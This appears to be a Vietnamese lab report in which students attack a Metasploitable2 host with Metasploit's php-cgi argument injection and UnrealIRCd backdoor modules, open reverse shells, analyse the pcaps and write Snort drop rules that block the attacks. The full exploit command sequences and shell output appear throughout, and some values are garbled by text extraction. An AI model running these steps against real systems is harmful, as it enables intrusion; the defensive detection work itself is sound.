
+ -- --[ metasploit v6.3.55-dev ]
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 >
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
Payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.34.200
RHOSTS => 192.168.34.200
msf6 exploit(multi/http/php_cgi_arg_injection) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 10.81.34.180
LHOST => 10.81.34.180
msf6 exploit(multi/http/php_cgi_arg_injection) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.81.34.180:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.81.34.180:4444
[*] Sending stage (39927 bytes) to 192.168.34.200
[*] Meterpreter session 1 opened (10.81.34.180:4444 -> 192.168.34.200:52744) at 2024-05-18 08:50:11 -0400

meterpreter > shell
Process 5332 created.
Channel 0 created.
ls -l
total 72
drwxr-xr-x 2 root root 4096 May 20 2012 dav
drwxr-xr-x 8 www-data www-data 4096 May 20 2012 dwp
-rw-r--r-- 1 www-data www-data 891 May 20 2012 index.php
drwxr-xr-x 10 www-data www-data 4096 May 14 2012 mutillidae
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpmyadmin
-rw-r--r-- 1 www-data www-data 19 Apr 16 2010 phpinfo.php
drwxr-xr-x 3 www-data www-data 4096 May 14 2012 test
drwxr-xr-x 22 www-data www-data 26448 Apr 19 2010 twiki
drwxr-xr-x 22 www-data www-data 26448 Apr 16 2010 twiki-old
drwxr-xr-x 7 www-data www-data 4096 Apr 16 2010 twiki
```

- Lấy file cgi.pcap về máy thật để phân tích:



- Dựa trên phân tích ta thấy có yêu cầu HTTP đáng ngờ khi mà nó yêu cầu POST với tham số không hợp lệ :



- Ta thêm rule vào Snort:



```
GNU nano 6.2 /etc/snort/rules/nhom13.rules *
alert icmp any any -> 192.168.34.0/24 any (msg: "ICMP test detected"; GID:1; sid:10000001; rev:001;)
#drop icmp any any -> 192.168.34.0/24 any (msg: "ICMP drop test"; itype:8; sid:1; rev:1;)
#drop tcp any any -> 192.168.34.0/24 any (msg: "Nmap scan OS Detection!"; flags: S; sid: 100001; rev:1;)
drop tcp any any -> 192.168.34.200 any (msg: "php-cgi argument injection"; content:'?='; sid:100012;)

Help      Write Out  Where Is   Cut        Execute    Location   M-U  Undo
Exit      Read File  Replace    Paste      Justify    Go To Line M-E  Redo
```

- Attack đã bị block:

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.34.200
RHOSTS => 192.168.34.200
msf6 exploit(multi/http/php_cgi_arg_injection) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 10.81.34.100
LHOST => 10.81.34.100
msf6 exploit(multi/http/php_cgi_arg_injection) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.81.34.100:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.81.34.100:4444
[*] Sending stage (39927 bytes) to 192.168.34.200
[*] Meterpreter session 1 opened (10.81.34.100:4444 -> 192.168.34.200:52744) at 2024-05-18 08:50:11 -0400

meterpreter > shell
Process 5332 created.
Channel 0 created.
ls -l
total 72
drwxrwxrwt 2 root root 4096 May 20 2012 dav
-rw-r--r-- 1 www-data www-data 891 May 20 2012 index.php
drwxr-xr-x 10 www-data www-data 4096 May 14 2012 mutillidae
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpmyadmin
-rw-r--r-- 1 www-data www-data 19 Apr 16 2010 phpinfo.php
drwxr-xr-x 3 www-data www-data 4096 May 14 2012 test
drwxr-xr-x 22 www-data www-data 20480 Apr 19 2010 tikiwiki
drwxr-xr-x 22 www-data www-data 20480 Apr 16 2010 tikiwiki-old
drwxr-xr-x 7 www-data www-data 4096 Apr 16 2010 twiki

[*] 192.168.34.200 - Meterpreter session 1 closed. Reason: Died
^C
Terminate channel 0? [y/N] y
[*] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.81.34.100:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
```



- Log trả về:

```
[*] [1:100012:1] php-cgi argument injection [*]  
[Priority: 0]  
05/18-13:03:58.487034 10.81.34.100:85327 -> 192.168.34.200:80  
TCP TTL:63 TOS:0x0 ID:809 IsLen:20 DgLen:1500 DF  
***** Seq: 0xACE15A85 Ack: 0x80238874 Win: 0x7B TcpLen: 32  
TCP Options (3) => NOP NOP TS: 1556181146 247983  
  
[*] [1:100012:1] php-cgi argument injection [*]  
[Priority: 0]  
05/18-13:03:00.181648 10.81.34.100:85327 -> 192.168.34.200:80  
TCP TTL:63 TOS:0x0 ID:810 IsLen:20 DgLen:1500 DF  
***** Seq: 0xACE15A85 Ack: 0x80238874 Win: 0x7B TcpLen: 32  
TCP Options (3) => NOP NOP TS: 1556182842 247983  
  
[*] [1:100012:1] php-cgi argument injection [*]  
[Priority: 0]  
05/18-13:03:03.775589 10.81.34.100:85327 -> 192.168.34.200:80  
TCP TTL:63 TOS:0x0 ID:811 IsLen:20 DgLen:1500 DF  
***** Seq: 0xACE15A85 Ack: 0x80238874 Win: 0x7B TcpLen: 32  
TCP Options (3) => NOP NOP TS: 1556184426 247983  
  
[*] [1:100012:1] php-cgi argument injection [*]  
[Priority: 0]  
05/18-13:03:10.673371 10.81.34.100:85327 -> 192.168.34.200:80  
TCP TTL:63 TOS:0x0 ID:812 IsLen:20 DgLen:1500 DF  
***** Seq: 0xACE15A85 Ack: 0x80238874 Win: 0x7B TcpLen: 32  
TCP Options (3) => NOP NOP TS: 1556193338 247983  
  
[*] [1:100012:1] php-cgi argument injection [*]  
[Priority: 0]  
05/18-13:03:24.249297 10.81.34.100:85327 -> 192.168.34.200:80  
TCP TTL:63 TOS:0x0 ID:813 IsLen:20 DgLen:1500 DF  
***** Seq: 0xACE15A85 Ack: 0x80238874 Win: 0x7B TcpLen: 32  
TCP Options (3) => NOP NOP TS: 1556206506 247983  
  
router@router:~$ _
```

## Yêu cầu 1.3: Ngăn chặn lỗ hổng UnrealIRCd 3.2.8.1 Backdoor Command Execution

- Set up tấn công:

```
root@kali:~/home/kali  
File Actions Edit View Help  
[Map icon]  
[?] metasploit v6.3.55-dev  
+ --=[ 2397 exploits - 1229 auxiliary - 422 post ]=  
+ --=[ 1391 payloads - 46 encoders - 11 nops ]=  
+ --=[ 9 evasion ]=  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > show options  
Global Options:  


| Option            | Current Setting   | Description                                                              |
|-------------------|-------------------|--------------------------------------------------------------------------|
| ConsoleLogging    | false             | Log all console input and output                                         |
| LogLevel          | 0                 | Verbosity of logs (default 0, max 3)                                     |
| MeterpreterPrompt | Meterpreter       | The meterpreter prompt string                                            |
| MinimumRank       | 0                 | The minimum rank of exploits that will run without explicit confirmation |
| Prompt            | msf6              | The prompt string                                                        |
| PromptChar        | >                 | The prompt character                                                     |
| PromptTimeFormat  | NY-mm-dd HH:MM:SS | Format for timestamp escapes in prompts                                  |
| SessionLogging    | false             | Log all input and output for sessions                                    |
| SessionTlvLogging | false             | Log all incoming and outgoing TLV packets                                |
| TimestampOutput   | false             | Prefix all console output with a timestamp                               |

  
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby  
payload => cmd/unix/reverse_ruby  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.34.200  
RHOSTS => 192.168.34.200  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667  
RPORT => 6667  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.81.34.100  
LHOST => 10.81.34.100  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > _
```



- Attack thành công:

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.34.200
RHOSTS => 192.168.34.200
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.81.34.100
LHOST => 10.81.34.100
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 10.81.34.100:4444
[*] 192.168.34.200:6667 - Connected to 192.168.34.200:6667 ...
[*] irc.Metasploitable.LAN NOTICE AUTH : ** Looking up your hostname ...
[*] 192.168.34.200:6667 - Sending backdoor command ...
[*] Command shell session 1 opened (10.81.34.100:4444 => 192.168.34.200:35175) at 2024-05-18 09:18:40 -0400


ls
Donation
LICENSE
aliases
backdoor.channel.conf
backdoor.message.conf
backdoor.quit.conf
curl-ca-bundle.crt
dcallow.conf
dot
help.conf
ircd.log
ircd.pid
ircd.tune
modules
network
spamfilter.conf
tmp
unreal
unrealircd.conf
```

- Máy victim cũng đã bắt được pcap:


```
http://help.ubuntu.com/
msfadmin@metasploitable:~$ cd tmp
-bash: cd: tmp: No such file or directory
msfadmin@metasploitable:~$ ls
nmap.pcap  vulnerable
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w cgi.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
204 packets received by filter
0 packets dropped by kernel
msfadmin@metasploitable:~$ ls
cgi.pcap  nmap.pcap  vulnerable
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w backdoor.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
31 packets received by filter
0 packets dropped by kernel
msfadmin@metasploitable:~$ ls
backdoor.pcap  cgi.pcap  nmap.pcap  vulnerable
msfadmin@metasploitable:~$
```

- Chuyển file pcap qua máy thật :






- Qua phân tích ta thấy gói tin có payload là AB, đây là dấu hiệu rõ ràng của attack UnrealIRCd, nơi kẻ tấn công sử dụng chuỗi AB để thực thi các lệnh Unix :





- Ta sẽ set Rule trên Snort: drop tcp any any -> \$HOME\_NET any (msg:"Detect an attack like UnrealIRCd backdoor command execution"; flow:to\_server,established; content:"AB|3B|"; depth:3; sid:17; rev:1;)



- Tấn công đã bị chặn:





```
Kali Attacker - VMware Workstation
File Edit View VM Help
Library
  My Computer
    Kali Linux 2024.1-vmware
    Ubuntu 64-bit
    Windows 7 x64
    OPSLAB
    Metasploitable2-Lin
    OSSIM ALIENVAULT
    AI Sensor
    AI Server
    Kali Attacker
    Router OSSIM
    PiSense Firewall
    Windows 10 and later x64
    Router Snort
    Snort
  Snort
    File Actions Edit View Help
    unrealircd.conf
    exit
    "C
    Abort session 1? [y/N] y
    [*] 192.168.34.200 - Command shell session 1 closed. Reason: User exit
    msf6 exploit(multi/srv/unrealircd_3285_backdoor) > exploit
    [*] Started reverse TCP handler on 10.81.34.100:4444
    [*] 192.168.34.200:6667 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.34.200:6667) was unreachable.
    [*] Exploit completed, but no session was created.
    msf6 exploit(multi/srv/unrealircd_3285_backdoor) > exploit
    [*] Started reverse TCP handler on 10.81.34.100:4444
    [*] 192.168.34.200:6667 - Connected to 192.168.34.200:6667 ...
    [*] irc.Metasploitable2.LAN NOTICE AUTH :*** Looking up your hostname ...
    [*] 192.168.34.200:6667 - Sending backdoor command ...
    [*] Command shell session 2 opened (10.81.34.100:4444 -> 192.168.34.200:34778) at 2024-05-18 09:21:30 -0400
    ls
    Denotation
    LICENSE
    aliases
    badwords.channel.conf
    badwords.message.conf
    badwords.quit.conf
    curl-ca-bundle.crt
    dcacallow.conf
    doc
    help.conf
    ircd.log
    ircd.pid
    ircd.tune
    modules
    networks
    spamfilter.conf
    tmp
    unreal
    unrealircd.conf
    "C
    Abort session 2? [y/N] y
    [*] 192.168.34.200 - Command shell session 2 closed. Reason: User exit
    msf6 exploit(multi/srv/unrealircd_3285_backdoor) > exploit
    [*] Started reverse TCP handler on 10.81.34.100:4444
    [*] 192.168.34.200:6667 - Connected to 192.168.34.200:6667 ...
    [*] irc.Metasploitable2.LAN NOTICE AUTH :*** Looking up your hostname ...
    [*] 192.168.34.200:6667 - Sending backdoor command ...
    [*] Exploit completed, but no session was created.
    msf6 exploit(multi/srv/unrealircd_3285_backdoor) >
To direct input to this VM, click inside or press Ctrl-G.
```

- Log ghi lại:

```
Snort - VMware Workstation
File Edit View VM Help
Library
  My Computer
    Kali Linux 2024.1-vmware
    Ubuntu 64-bit
    Windows 7 x64
    OPSLAB
    Metasploitable2-Lin
    OSSIM ALIENVAULT
    AI Sensor
    AI Server
    Kali Attacker
    Router OSSIM
    PiSense Firewall
    Windows 10 and later x64
    Router Snort
    Snort
  Snort
    [*] [1:100:1] Detect an attack like UnrealIRCd backdoor command execution [**]
    [Priority: 0]
    05/18-13:22:29.241732 10.81.34.100:40603 -> 192.168.34.200:6667
    TCP TTL:63 TOS:0x0 ID:52391 ILen:20 DLen:186 OF
    ****P**** Seq: 0x63A1E1A0 Ack: 0xF599920E Win: 0x0B TcpLen: 32
    TCP Options (3) => NOP NOP TS: 1557851930 365033
    [*] [1:100:1] Detect an attack like UnrealIRCd backdoor command execution [**]
    [Priority: 0]
    05/18-13:22:31.001688 10.81.34.100:40603 -> 192.168.34.200:6667
    TCP TTL:63 TOS:0x0 ID:52393 ILen:20 DLen:186 OF
    ****P**** Seq: 0x63A1E1A0 Ack: 0xF599920E Win: 0x0B TcpLen: 32
    TCP Options (3) => NOP NOP TS: 1557851930 365033
    [*] [1:100:1] Detect an attack like UnrealIRCd backdoor command execution [**]
    [Priority: 0]
    05/18-13:22:34.681564 10.81.34.100:40603 -> 192.168.34.200:6667
    TCP TTL:63 TOS:0x0 ID:52393 ILen:20 DLen:186 OF
    ****P**** Seq: 0x63A1E1A0 Ack: 0xF599920E Win: 0x0B TcpLen: 32
    TCP Options (3) => NOP NOP TS: 1557851930 365033
    [*] [1:100:1] Detect an attack like UnrealIRCd backdoor command execution [**]
    [Priority: 0]
    05/18-13:22:41.849501 10.81.34.100:40603 -> 192.168.34.200:6667
    TCP TTL:63 TOS:0x0 ID:52396 ILen:20 DLen:186 OF
    ****P**** Seq: 0x63A1E1A0 Ack: 0xF5999346 Win: 0x0B TcpLen: 32
    TCP Options (3) => NOP NOP TS: 1557864530 366033
    [*] [1:100:1] Detect an attack like UnrealIRCd backdoor command execution [**]
    [Priority: 0]
    05/18-13:22:45.329864 10.81.34.100:40603 -> 192.168.34.200:6667
    TCP TTL:63 TOS:0x0 ID:52396 ILen:20 DLen:186 OF
    ****P**** Seq: 0x63A1E1A0 Ack: 0xF5999346 Win: 0x0B TcpLen: 32
    TCP Options (3) => NOP NOP TS: 1557864530 366033
    router@router:~$ _
```